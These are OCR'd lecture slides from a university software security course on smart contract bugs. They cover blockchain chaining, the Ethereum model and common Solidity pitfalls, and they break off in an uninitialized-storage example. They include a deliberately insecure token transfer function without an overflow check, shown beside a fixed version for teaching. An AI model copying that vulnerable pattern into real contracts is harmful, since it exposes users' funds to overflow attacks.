CS 858: Software Security

Offensive and Defensive Approaches

Attacks: smart contract bugs


Meng Xu *(University of Waterloo)*

Fall 2022

Outline


1. Introduction
2. Unsafe language features
3. Pitfalls induced from blockchain features
4. Bonus: Move language

A basic chaining scheme




Each block contains a **cryptographic hash** of the previous block.

A basic chaining scheme




Each block contains a **cryptographic hash** of the previous block.

A basic chaining scheme




Each block contains a **cryptographic hash** of the previous block.

A basic chaining scheme



Each block contains a **cryptographic hash** of the previous block.


A better chaining scheme



Each block is split into two parts:

- A *header* that contains at least two critical values:
  - A **cryptographic hash** of the previous block header.
  - A **cryptographic hash** of the current block payload.
- A *payload* that contains application-specific information


A better chaining scheme



Each block is split into two parts:

- A *header* that contains at least two critical values:
  - A **cryptographic hash** of the previous block header.
  - A **cryptographic hash** of the current block payload.
- A *payload* that contains application-specific information


A better chaining scheme



Each block is split into two parts:

- A *header* that contains at least two critical values:
  - A **cryptographic hash** of the previous block header.
  - A **cryptographic hash** of the current block payload.
- A *payload* that contains application-specific information


A better chaining scheme



Each block is split into two parts:

- A *header* that contains at least two critical values:
  - A **cryptographic hash** of the previous block header.
  - A **cryptographic hash** of the current block payload.
- A *payload* that contains application-specific information


A better chaining scheme



Each block is split into two parts:

- A *header* that contains at least two critical values:
  - A **cryptographic hash** of the previous block header.
  - A **cryptographic hash** of the current block payload.
- A *payload* that contains application-specific information

A better chaining scheme




Each block is split into two parts:


- A *header* that contains at least two critical values:
  - A **cryptographic hash** of the previous block header.
  - A **cryptographic hash** of the current block payload.
- A *payload* that contains application-specific information

Q: Why this is a better chaining scheme?

What goes into the payload?




What goes into the payload?



Anything! Depending on how you plan to use this blockchain.


What goes into the payload?



Anything! Depending on how you plan to use this blockchain.

- Bitcoin blockchain: ledger
- Ethereum blockchain: state machine

Programming model (Ethereum)



Block, transaction, account state objects and Ethereum tries

Copyright: Derao @ Medium

Outline

1. Introduction
2. Unsafe language features
3. Pitfalls induced from blockchain features
4. Bonus: Move language

Common pitfalls

- Unsafe arithmetic operations
- Floating points and precision
- Unsafe visibility defaults
- Unsafe (and extremely powerful) instructions
- Uninitialized storage pointers
- Unbounded storage pointers
- Forced internal state update
- Misleading state variables
- Reentrancy attacks

Unsafe arithmetic operations

```
1  mapping (address => uint256) public balanceOf;
2
3  // INSECURE
4  function transfer(address _to, uint256 _value) {
5      /* Check if sender has balance */
6      require(balanceOf[msg.sender] >= _value);
7
8      /* Add and subtract new balances */
9      balanceOf[msg.sender] -= _value;
10     balanceOf[_to] += _value;
11 }
```

Unsafe arithmetic operations

```
1  mapping (address => uint256) public balanceOf;
2
3  // INSECURE
4  function transfer(address _to, uint256 _value) {
5      /* Check if sender has balance */
6      require(balanceOf[msg.sender] >= _value);
7
8      /* Add and subtract new balances */
9      balanceOf[msg.sender] -= _value;
10     balanceOf[_to] += _value;
11 }
```

```
1  // SECURE
2  function transfer(address _to, uint256 _value) {
3      /* Check if sender has balance and for overflows */
4      require(balanceOf[msg.sender] >= _value &&
5              balanceOf[_to] + _value >= balanceOf[_to]);
6
7      /* Add and subtract new balances */
8      balanceOf[msg.sender] -= _value;
9      balanceOf[_to] += _value;
10 }
```

Common cases for overflows and underflows

- signed $\leftrightarrow$ unsigned
- size-decreasing cast
- +, -, * for both signed and unsigned integers
- / for signed integers
- ++ and -- for both signed and unsigned integers
- +=, -=, *= for both signed and unsigned integers
- /= for signed integers
- Negation - for signed and unsigned integers
- << for both signed and unsigned integers

Uninitialized storage pointers

```
1  contract NameRegistrar {
2      bool public unlocked = false;  // registrar locked, no name updates
3
4      struct NameRecord { // map hashes to addresses
5          bytes32 name;
6          address mappedAddress;
7      }
8
9      mapping(address => NameRecord) public registeredNameRecord;
10     mapping(bytes32 => address) public resolve;
11
